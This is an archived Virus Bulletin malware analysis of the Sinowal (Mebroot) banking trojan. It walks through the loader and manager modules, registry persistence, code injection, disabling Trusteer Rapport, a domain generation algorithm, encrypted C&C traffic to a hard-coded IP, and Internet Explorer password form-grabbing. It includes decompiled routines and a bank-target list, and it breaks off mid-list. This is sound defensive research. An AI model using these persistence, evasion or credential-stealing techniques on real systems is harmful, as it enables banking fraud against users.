Virus Bulletin :: Sinowal banking trojan

By Chao ChenFortinet, ChinaEditor: Martijn Grooten

Archived: 2026-04-05 14:46:45 UTC

2014-06-02

Abstract

With a modular architecture and sophisticated functionality, Sinowal is a multi-component banking trojan targeted at various web browsers which threatens users of online banking systems around the globe. Chao Chen delves into the inner workings of each of the components of this powerful malware.

Once considered to be one of the most malicious and advanced pieces of malware, Sinowal (a.k.a. Mebroot [1] or Theola [2]) has drawn the attention of both security researchers and members of the public alike since 2006. With a modular architecture and sophisticated functionality, Sinowal is a multi-component banking trojan targeted at various web browsers which threatens users of online banking systems around the globe. In this article, we will delve into the inner workings of each of the components of this powerful malware.

Installation

The Sinowal installer (MD5: 7efc5e7452d98843b9ae4a2678d057ea) may arrive on a victim's computer via any of a number of different means, including drive-by download, spam attachment and file-sharing networks. The infamous Blackhole [3] exploit kit also served as a major vector of infection until last autumn (since when Blackhole has been inactive).

The installer drops a dynamic-link library (DLL) onto the local hard disk. The DLL acts as a loader module and will load other components, if any exist, and download a manager module which plays a central role in conducting banking fraud. The manager module downloads several plug-in modules from the C&C server, aimed at different target applications. These modules are used to steal sensitive information including bank account details, email addresses and FTP accounts. All plug-in modules contact the manager module through a named pipe, while the manager module communicates directly with the C&C server, uploading stolen information, reporting the local status of the trojan and downloading configuration and plug-in modules, as well as script commands for the plug-in modules to run.

Loader module

The loader module is named 'mini' on 32-bit systems and 'mi64' on 64-bit systems. Each of Sinowal's modules has a different 32-bit and 64-bit version. In this article, we will focus on the versions for the 32-bit platform.

Back-up loader on disk

After being dropped and decoded by the installer, the loader module is loaded with the fdwReason parameter of the EntryPoint function set to 0xFEFEFEEE, indicating that this is the first time it has run. The DllRegisterServer function will be called later to perform the following tasks:

1. Write the image of the loader module to the file '%SystemDrive%\Documents and Settings\All Users\Application Data\{Random Number}\{Filename}.dll' on the hard disk. Here, {Random Number} is determined by calling the GetTickCount API, and {Filename} is chosen from a given group on the basis of the creation time of SystemRoot, as shown in Figure 1.

```
003D4B33    sub     esp, 24h
003D4B36    mov     [ebp+array_names], offset aMswd ; "mswd"
003D4B3D    mov     [ebp+var_20], offset aMscc ; "mscc"
003D4B44    mov     [ebp+var_1C], offset aMsdr ; "msdr"
003D4B4B    mov     [ebp+var_18], offset aMsdd ; "msdd"
003D4B52    mov     [ebp+var_14], offset aMsee ; "msee"
003D4B59    mov     [ebp+var_10], offset aWsse ; "wsse"
003D4B60    mov     [ebp+var_C], offset aMsseedir ; "msseedir"
003D4B67    mov     [ebp+var_8], offset aLmbd ; "lmbd"
003D4B6E    mov     [ebp+var_4], offset aMmdd ; "mmdd"
003D4B75    push    offset aDll     ; "dll"
003D4B7A    call    _get_rand_from_systemroot_creation_time
003D4B7F    xor     edx, edx
003D4B81    mov     ecx, 9
003D4B86    div     ecx
003D4B88    mov     edx, [ebp+edx*4+array_names]
003D4B8C    push    edx
003D4B8D    push    104h            ; int
003D4B92    push    offset dll_path ; DstBuf
003D4B97    call    _gen_file_path  ;
```

Figure 1. Choosing a random filename.

2. Keep uploading local information to the C&C server. The URL of the C&C server is hard-coded in the loader module's binary. The information uploaded is an encrypted list of numbers, each one representing a special event that has taken place on the compromised machine, as shown in Figure 2.

```
Stream Content
POST /search2?fr=altavista&itag=ody&q=974a9684a1b10b230e7e8e1156b1c849%
2C672b16ced3ae091a&kgs=1&kls=0&p=1000 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 108.59.12.2
Content-Length: 52
Connection: Keep-Alive
Cache-Control: no-cache

.^L..^L..ow%.YL..aw+.RN..bu$.YA..lq'.]J..f.!.SK..f..HTTP/1.1 200 OK
Server: nginx
Date: Mon, 23 Sep 2013 07:26:53 GMT
Content-Type: text/html
Connection: close

Entire conversation (425 bytes)
```

Figure 2. Upload events information.

The encryption routine performs a simple XOR operation on each double-word. The initial value of the crypt key is generated on the basis of the CPU time stamp counter. The size of data is extended to a multiple of four. In the encrypted data, the first double-word is the crypt key, the second is the encoded value of the original data size, and the rest is encoded data.

```
len_buffera = len_buffer + 8;
v4 = GetProcessHeap();
dataBuffer = HeapAlloc(v4, 8u, len_buffera);
if ( dataBuffer )
{
  v6 = __rdtsc();
  LOBYTE(v5) = 8;
  v7 = adjust_crypt_para_eax_edx(v5, 0) | (unsigned __int8)v6;
  LOBYTE(v8) = 16;
  v9 = adjust_crypt_para_eax_edx(v8, 0) | v7;
  LOBYTE(v10) = 24;
  crypt_key = adjust_crypt_para_eax_edx(v10, 0) | v9;
  *(_DWORD *)dataBuffer = crypt_key;
  *((_DWORD *)dataBuffer + 1) = dataSize;
  memcpy((char *)dataBuffer + 8, str, dataSize);
  if ( dataSize % 4 )
  {
    for ( cnt = 0; cnt < v20; ++cnt )
    {
      v11 = __rdtsc();
      *((_BYTE *)dataBuffer + dataSize + cnt + 8) = v11;
    }
  }
  for ( cnta = 4; cnta < len_buffera; cnta += 4 )
  {
    crypt_key ^= *(_DWORD *)((char *)dataBuffer + cnta);
    *(_DWORD *)((char *)dataBuffer + cnta) = crypt_key;
  }
  *(_DWORD *)p_buff = dataBuffer;
  *(_DWORD *)p_len_buffer = len_buffera;
  status = 0;
}
```

Figure 3. Encryption routine with XOR.

3. Execute the command ‘regsvr32.exe /s {Path of Loader Module}’, which will cause the loader module to run in the regsvr32.exe process.

Download manager module

Running in the regsvr32.exe process, the loader module will check the fdwReason parameter of the EntryPoint function. This time, the value of fdwReason is DLL_PROCESS_ATTACH. In this case, the hash of the name of the current process will be calculated and compared against a set of hashes that represent some particular processes. The result of the comparison will determine what happens in the next step.

A Python version of the hash generation algorithm is shown in Figure 4.

```
def hash_gen(str):
    str_len = len(str)
    factor = 65537
    if str and str_len:
        hash = struct.unpack_from('@B',str,0)[0] | 0x60
        cnt = 1
        while cnt < str_len:
            temp = factor * (struct.unpack_from('@B',str,cnt)[0] | 0x60)
            hash = (hash + temp & 0xffffffff) & 0xffffffff
            factor = (factor * factor) & 0xffffffff
            cnt = cnt + 1
        result = hash
    else:
        result = 0
    return result
```

Figure 4. Hash generation algorithm.

Some useful hash values and their corresponding filenames are listed below:

0x56C00521	‘explorer.exe’
0x58AF052E	‘regsvr32.exe’
0xAAFF04C6	‘sysprep.exe’
0x54E50518	‘iexplore.exe’
0xAC0104A3	‘firefox.exe’
0xD4C0042E	'chrome.exe'

The main work in the regsvr32.exe process can be divided into three parts:

1. Download the manager module via the routine used for uploading the event list. The HTTP session for downloading is shown in Figure 5.



Figure 5. Download the manager module.

An encrypted list of running processes and installed software is sent to the C&C server, which will reply with the XTEA-encrypted manager module. The downloaded manager module will be decrypted with the key ‘HONNJCUPKFVBBYCC’. After being verified as a PE file, the manager module (which is also a DLL) will be XTEA-encrypted locally and stored in the folder that contains the loader module. This time, the crypt key (128 bits) consists of two parts: the first 32 bits are generated on the basis of the SystemRoot creation time, and the other 96 bits are hard-coded in the binary. The name of the encrypted manager module is chosen from another group of given names and uses ‘.dat’ as its extended filename.

2. Make the registry value ‘HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad’ point to the path of the loader module and add the path of the loader module to the registry value ‘HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Windows\LoadAppInit_DLLs’. The first registry value will enable the loader module to be loaded when *Explorer* starts up, and the second will enable it to be loaded into all user-mode processes in the system.

3. Inject a piece of code into the explorer.exe process to load the loader module.

Start manager module

Once the loader module is loaded in the explorer.exe process, it will realise that *Explorer* has become its host process by using the hash comparison described earlier. Then it will retrieve the encrypted manager module from the hard disk and decrypt it with a key generated on the basis of the SystemRoot creation time. Next, the EntryPoint and Initialize functions of the manager module will be invoked in sequence so that the manager module can work in the *Explorer* process. We will discuss the manager module in detail later.

Record browser information

If the loader module is loaded in a process of iexplore.exe, firefox.exe or chrome.exe, it will record some information in the registry key 'HKCU\Software\Microsoft\Notepad' or, if that fails, 'HKCU\Software\AppDataLow'. The value 'LastMsg' is set to the number of browser processes that have been injected by the loader module. The value 'msg{Number}' records the identity of the browser program being injected. Some examples are as follows:

- ValueName = 'msg0', data = 'MD I' for *Internet Explorer*
- ValueName = 'msg1', data = 'MD F' for *Mozilla Firefox*
- ValueName = 'msg2', data = 'MD C' for *Google Chrome*.

Beef file

If the loader module is loaded in the *Explorer* process or any other user-mode process, such as a web browser process, it will search for a special file from the folder containing the loader module. The file in question is XTEA-encrypted and its first double-word after decryption should be 0xBEEFBEEF. We call it the 'beef file'. The double-word 0xBEEFBEEF is written into the beef file by the loader module. Other data in the beef file will be written by the manager module, which will be discussed later. The structure of the beef file is as follows:

```
Beef File:
+0      0xBEEFBEEF
+4      NumOfEntries (should <= 0x20)
+8      BeefEntry[NumOfEntries]

Struct BeefEntry:
+0      EntryName
+14h    SizeHashes
+18h    SizeModule
+1Ch    Hashes[SizeHashes]
+1Ch+ SizeHashes  Module[SizeModule]
```

EntryName: entry name consisting of four characters, including 'mini', 'mi64', 'gbcl', 'gc64', 'iecl', 'ffcl', 'crcl' and 'snif'.

Hashes: an array of hashes. The loader module will compare the hash of the name of its host process with each hash in this array. If a match is found, the corresponding module stored in this BeefEntry will be loaded into the host process. Module: a module exporting two functions – Initialize and Deinitialize.

Module life cycle

When the manager module or a plug-in module from the beef file is loaded into a process by a copy of the loader module injected into the same process (the manager module will only be loaded in the *Explorer* process), the EntryPoint function and its initialization will be invoked by the loader module (see Figure 6).

Figure 6. Invoke Initialize function.

When the manager module or plug-in module finishes its work, its Deinitialize function will be invoked by the loader module. After that, the loader module will unload itself by calling the FreeLibrary API and then reload itself by calling the LoadLibraryA API with the path of the loader binary on disk as the parameter. Using this method, the loader module, manager module and plug-in modules are periodically reloaded into a host process, which ensures that any newly downloaded or updated modules will be given a chance to run.

Anti-Trusteer Rapport

As an advanced banking trojan, Sinowal is equipped with a weapon to defeat *Trusteer Rapport* [4], a security tool used to prevent phishing and man-in-the-browser attacks. *Trusteer Rapport* runs in all browser processes, monitoring suspicious activities by hooking *Windows* APIs.

If *Trusteer Rapport* is found to be installed on the compromised machine, the following actions will be taken by the loader module running in a browser process:

1. Suspend all threads belonging to the *Trusteer Rapport* module in the browser process.
2. Recover APIs in the following DLLs from binary files on disk:

   ntdll.dll

   kernel32.dll

   user32.dll

   gdi32.dll

   wininet.dll

   ws2_32.dll

   ole32.dll

   urlmon.dll

   oleaut32.dll

   comctl32.dll

   comdlg32.dll

   wintrust.dll
3. Hook the NtCreateThread and NtCreateThreadEx APIs to abort threads created by *Trusteer Rapport*.
4. If the top-level exception filter is in the *Trusteer Rapport* module, replace it with UnhandledExceptionFilter.

Manager module

The manager module downloaded by the loader module plays a central role in the malware's activity. It will download plug-in modules and configuration data from the C&C server for stealing information such as bank accounts. Downloaded plug-in modules will be stored in the beef file, while the configuration data is written into a local encrypted file. The manager module communicates with the plug-in modules through a named pipe. This module is dubbed 'gbcl' (32-bit version) or 'gc64' (64-bit version).

Time-based DGA for C&C server

Unlike the hard-coded C&C server URL used for downloading the manager module, the C&C server domains for downloading configuration data and plug-in modules are obtained through a DGA (Domain Generation Algorithm) which is based on the current date and time taken from *Google*. Some generated domains are shown in Figure 7.

78	55.011238	11.11.11.99	202.99.96.68	DNS	72	Standard query A defbkcii.com
102	60.158520	11.11.11.99	202.99.96.68	DNS	72	Standard query A defbkcii.net
120	64.725072	11.11.11.99	202.99.96.68	DNS	72	Standard query A defbkcii.biz
132	68.271415	11.11.11.99	202.99.96.68	DNS	72	Standard query A gigbwegi.com
157	70.725472	11.11.11.99	202.99.96.68	DNS	72	Standard query A gigbwegi.net
169	71.141100	11.11.11.99	202.99.96.68	DNS	72	Standard query A gigbwegi.biz
186	71.593629	11.11.11.99	202.99.96.68	DNS	72	Standard query A bxhccxic.com
198	72.009777	11.11.11.99	202.99.96.68	DNS	72	Standard query A ejwsjfeu.com
210	72.399105	11.11.11.99	202.99.96.68	DNS	72	Standard query A udxdhxxt.com
222	72.739920	11.11.11.99	202.99.96.68	DNS	72	Standard query A wcfhiidu.com
234	73.077950	11.11.11.99	202.99.96.68	DNS	72	Standard query A fscijhts.com
246	73.370657	11.11.11.99	202.99.96.68	DNS	72	Standard query A jbxsftub.com
258	73.610116	11.11.11.99	202.99.96.68	DNS	72	Standard query A tdktksdd.com
270	73.822162	11.11.11.99	202.99.96.68	DNS	72	Standard query A kwuxjufc.com
282	74.016975	11.11.11.99	202.99.96.68	DNS	72	Standard query A bjedtbht.com
294	74.239041	11.11.11.99	202.99.96.68	DNS	72	Standard query A fxiivfsu.com
306	74.465817	11.11.11.99	202.99.96.68	DNS	72	Standard query A ufgewcvh.com
318	74.661857	11.11.11.99	202.99.96.68	DNS	72	Standard query A shsikeef.com
332	74.902227	11.11.11.99	202.99.96.68	DNS	72	Standard query A wxcxbdte.com
344	75.108326	11.11.11.99	202.99.96.68	DNS	72	Standard query A iifjkcdj.com
356	75.305267	11.11.11.99	202.99.96.68	DNS	72	Standard query A ckbxwecg.com
368	75.534048	11.11.11.99	202.99.96.68	DNS	72	Standard query A hibejkci.com
380	75.775526	11.11.11.99	202.99.96.68	DNS	72	Standard query A bswwbxib.com
392	76.001978	11.11.11.99	202.99.96.68	DNS	72	Standard query A gehcxguk.com
396	77.006074	11.11.11.99	202.99.96.68	DNS	72	Standard query A gehcxguk.com
411	77.199245	11.11.11.99	202.99.96.68	DNS	72	Standard query A jcwxxtvw.com
423	77.404852	11.11.11.99	202.99.96.68	DNS	72	Standard query A kkgdibsj.com
435	77.621302	11.11.11.99	202.99.96.68	DNS	72	Standard query A juihgbjv.com
447	77.898679	11.11.11.99	202.99.96.68	DNS	72	Standard query A wixbestf.com

Figure 7. C&C server domains.

Register bot with C&C server

To register the compromised machine with the C&C server, encrypted local information, including the IP address table, is uploaded. A custom encryption algorithm is employed in the communication between the manager module and the C&C server. The first double-word of the transferred data is the crypt key, and a signature double-word ,'BIP' 0x02, is at offset 0x10 to the beginning of the decrypted data, as shown in Figure 8.



Figure 8. Crypt key and signature double-word.

Download plug-in modules and configuration

Plug-in modules and configuration data are downloaded using the same encryption scheme as described above. The configuration contains thousands of URLs belonging to online banks and e-commerce services around the world. A small piece of decrypted configuration is shown in Figure 9.

```
1stbank-online.com 1stbankbridgervalley.com 1stbankevanston.com
1stbankkemmerer.com 1stbankpinedale.com 1stbankrocksprings.com
1stbankstarvalley.com 1stbmt.com 1stcitizens.com 4businessbank
ing.com 53.com Mfbank.com TrusteerSpecialDummyURL.com abbeynati
onal.co.uk access.online.dollarbank.com accounts.online.dollarb
ank.com adamandcompany.co.uk adambank.com adambanking.com ads.b
angortreasury.com advanced-web-analytics.com afsdepot.com air1.
e-moneyger.com air2.e-moneyger.com alliance-leicester.co.uk all
iancebank.com alliancebankofarizona.com alloyacorp.org altaalli
ancebank.com alterna.ca am-bank.com ambankiowa.com amegy.com am
egybank.com amegytreasurymanagement.com amerfirst.org amerfirst
hb.org americafirst.com americanchartered.com analytics-control
.com anbank.biz anbank.bz anbank.com andera.com ansonbank2.com
ansonbankandtrust.com answers.nwolb.com answers.onlinebanking.i
ombank.com answers.onlinebanking.natwestoffshore.com answers.rb
sdigital.com answers.rbsidigital.com answers.ulsterbankanytimeb
anking.co.uk answers.ulsterbankanytimebanking.ie arizbank.com a
rizbankonline.com arvest.com asbonline.com aspire401k.com autoc
ircle.com autotrader.co.uk baisidirect.com baml.com bamlqa.com
bancamarche.it bancfirst.com bancfirstbusinessonline.com banchi
le.cl banchileinversiones.cl bancochile.cl bancocredichile.cl b
ancoedwards.cl bancosantiago.cl banefe.cl bangor.com bangoronli
nebanking.com bangortreasury.com bank.alliancebank.com bankaf.c
om bankalgonquin.com bankalpine.com bankannapolis.com bankatuni
ted.com bankatvillage.com bankbyweb.net bankcardservices.co.uk
```

Figure 9. URLs in configuration.

The URLs in the configuration data reveal that the financial institutions targeted by Sinowal are distributed in the following countries:

Europe

> Andorra, Austria, Belgium, Bulgaria, Switzerland, Cyprus, Czech Republic, Germany, Denmark, Spain, Finland, France, Guernsey, Greece, Hungary, Ireland, Isle of Man, Iceland, Italy, Jersey, Cayman Islands, Liechtenstein, Luxembourg, Latvia, Malta, New Caledonia, Netherlands, Norway, Poland, Portugal, Romania, Russian Federation, Sweden, Slovenia, Slovak Republic, Turkey, United Kingdom.

Asia

> United Arab Emirates, China, Israel, India, Japan, Nepal, Qatar, Singapore.

Africa

> Kenya, Uganda, South Africa.

North America

> Canada, United States.

Latin America

> Argentina, Brazil, Belize, Mexico.

Oceania

> Australia, New Zealand, Samoa.

The plug-in modules are downloaded and stored in the beef file.

Pipe communication

The manager module creates a named pipe through which it exchanges data and scripts with the plug-in modules. The pipe's name is generated by the routine shown in Figure 10.

```
char *__cdecl gen_pipe_name(unsigned int char)
{
  unsigned int v1; // edx@2
  unsigned __int64 v2; // qax@3
  unsigned int v3; // ebx@5
  unsigned int v4; // ecx@5
  unsigned int v5; // edx@6
  char *result; // eax@7
  char dst; // [sp+Ch] [bp-34h]@5
  int Src; // [sp+34h] [bp-Ch]@1
  int v9; // [sp+38h] [bp-8h]@1
  __int16 v10; // [sp+3Ch] [bp-4h]@1

  Src = *(_DWORD *)"\\\\.\\pipe\\";
  v9 = *(_DWORD *)"pipe\\";
  v10 = *(_WORD *)"\\";
  if ( char == 'e' )
  {
    v1 = *(_DWORD *)"e";
    if ( *(_DWORD *)"e" == 'e' )
    {
      v2 = __rdtsc();
      v1 = (unsigned int)v2 % 'd' + 1;
      *(_DWORD *)"e" = (unsigned int)v2 % 'd' + 1;
    }
    char = v1;
  }
  v3 = (char + 1) * get_a_dword_from_CreationTime_of_systemroot();
  memcpy(&dst, "e!qa1zx2sw3d4c@v5fr6tg7bn$h8yu9jmk0iolp", 0x28u);
  memcpy(&pipe_dir, &Src, 9u);
  v4 = 0;
  do
  {
    v5 = v3 % 0x27;
    v3 >>= 1;
    ++v4;
    pipe_name[v4] = *(&dst + v5);
  }
  while ( v4 < 8 );
  result = &pipe_dir;
  byte_10064F31 = 0;
  return result;
}
```

Figure 10. Generation of pipe name.

Banking fraud for Internet Explorer

A plug-in module named ‘Iecl.dll’ (Figure 11) is injected into the iexplore.exe process to perform banking fraud. The main functionality of this module is to steal sensitive information such as the login and password details of compromised users for online banks and e-commerce sites, and to run customized scripts from the C&C server at specific times.

Name: 0009873C Iecl.dll

Base: 00000001

Ordinal	RVA	Offset	Name
0001	0001550E	0001550E	Deinitialize
0002	000154A8	000154A8	Initialize

Figure 11. Iecl module information.

Preparation

Because Sinowal targets victims who speak various different languages around the world, it is important to ensure that mlang.dll, which provides multi-language support, exists on the victim's computer. If mlang.dll does not exist on the machine, the Iecl module will not work.

To enable browser active scripting, which is required by the Iecl module, the registry value 'HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1400' is set to zero. This means that *Internet Explorer* will no longer prompt the user before running dynamic scripts.

Hijack Internet Explorer

Figure 12 shows an overview of the complete procedure of stealing bank accounts and running the malicious script. In the following sections, we will discuss how it works, step by step.



Figure 12. Procedure of hijacking IE.

Monitor and respond to web browser events

The Iecl module will enumerate all running instances of *Internet Explorer* (*IE*). For each *IE* browser object, a property named '__BRCL__' is created and set as a string generated as a result of calling the GetTickCount API. This property is used to identify a specific *IE* browser object.

For each *IE* object, an IDispatch interface object is constructed and connected to the IConnectionPoint interface of a connection point for the DIID_DWebBrowserEvents2 of the browser object. In this way, the IDispatch object can respond to browser events using the Invoke method.

If the dispIdMember parameter of the Invoke method is DISPID_BEFORENAVIGATE2 or DISPID_NEWWINDOW3, the Iecl module will check the URL the browser is going to. If the URL is on a blacklist maintained by Sinowal, the visit to this URL will be cancelled by setting DISPPARAMS.Cancel to VARIANT_TRUE.

If the dispIdMember parameter is DISPID_NAVIGATECOMPLETE2, the Iecl module will check the URL the browser has arrived at. If the URL is blacklisted, navigation will be stopped by calling IWebBrowser2::Stop.

If the dispIdMember parameter is DISPID_DOWNLOADBEGIN, the host name of the current URL will be obtained and saved in the IDispatch object constructed for this browser object.

If the dispIdMember parameter is DISPID_BEFORENAVIGATE2, DISPID_DOWNLOADBEGIN, DISPID_NAVIGATECOMPLETE2 or DISPID_DOWNLOADCOMPLETE, the IHTMLDocument2 interfaces of all the frames opened in the browser will be obtained. An IDispatch interface object will be created for each frame. This IDispatch object will be connected to the IConnectionPoint interface for the DIID_HTMLDocumentEvents2 of the frame. If the value of the 'tagName' property of this frame is 'BODY', the IDispatch object will also be connected to the IConnectionPoint interface for the DIID_HTMLTextContainerEvents2 of the frame. The job of this IDispatch object is to monitor forms on web pages and to execute a given script at specific points in time, which will be discussed later.

If the dispIdMember parameter is DISPID_ONQUIT, the IDispatch object for DIID_DWebBrowserEvents2 will be disconnected from the connection point. If no other IE browser instance is running in the system, a WM_QUIT message will be sent to the Iecl module, which will then cease to work.

Stealing sensitive form information

The Invoke method of the IDispatch object for DIID_HTMLDocumentEvents2 and DIID_HTMLTextContainerEvents2 will find all form elements on a web page and monitor the content and submission of each form.

If the dispIdMember parameter of the Invoke method refers to keyboard and mouse events, such as DISPID_HTMLDOCUMENTEVENTS2_ONCLICK or DISPID_HTMLDOCUMENTEVENTS2_ONKEYPRESS, the Invoke method will do nothing.

If the dispIdMember parameter is DISPID_HTMLDOCUMENTEVENTS2_ONREADYSTATECHANGE or DISPID_HTMLDOCUMENTEVENTS2_ONPROPERTYCHANGE, and the readyState of the HTML document is 'complete', the following actions will be taken on each form in the HTML document:

First, an attribute named ‘cnct’ will be created for the form. This attribute is used as a flag telling the Iecl module that the form is already under control.

Secondly, a newly created IDispatch object will be connected to the connection point for the DIID_HTMLInputTextElementEvents of each input text element of the form if the type of the element is ‘password’ and the method of the form is ‘post’. In the Invoke method of the IDispatch object, an attribute named ‘pwd’ is created for the password input text element, and the value of this attribute is set to the content of the element – which is very likely the password entered by the compromised user. The ‘pwd’ attribute is used to highlight the password when the form content is grabbed and sent to the C&C server.

Next, two IDispatch objects are created. One is attached to the onsubmit event of the form by calling IHTMLElement2::attachEvent; the other is assigned to the member ‘submit’ by calling IDispatchEx::InvokeEx with the parameter wFlags set to DISPATCH_PROPERTYPUT. These two IDispatch objects are used to collect the following sensitive information:

- The current URL representing the web page containing the form
- The value of the property ‘action’ of the form, which is the destination URL to which the form content should be sent by an HTTP post command
- The name, type and value of each item in the form.

Finally, the grabbed form data will be sent through a pipe to the manager module, which in turn will send the information to the C&C server.

Custom script engine

When the state of an HTML document changes to ‘rendering’, ‘download_complete’ or ‘submit’, the Iecl module reports the current URL and HTML document state to the C&C server and receives a custom script to execute. The manager module acts as a middle-man in this procedure.

In order to run the custom script provided by the C&C server, the Iecl module creates a member of IHTMLDocument::Script and names the member with a randomly generated string. Then an IDispatch interface object is created and wrapped in a VARIANTARG with type VT_DISPATCH. This VARIANTARG will be assigned to the randomly named member of IHTMLDocument::Script so that this member will act as a script interpreter, recognizing and executing the custom script provided by the C&C server.

The IDispatch object for the randomly named member contains names of a set of commands used in the custom script, each command having a number as its ID, which will be retrieved by the GetIDsOfNames and GetDispID methods.

In the Invoke method of this IDispatch object, commands of the custom script will be parsed and executed. The commands and their descriptions are as follows:

jsre (dispId 0x01): JavaScript regular expression parser.

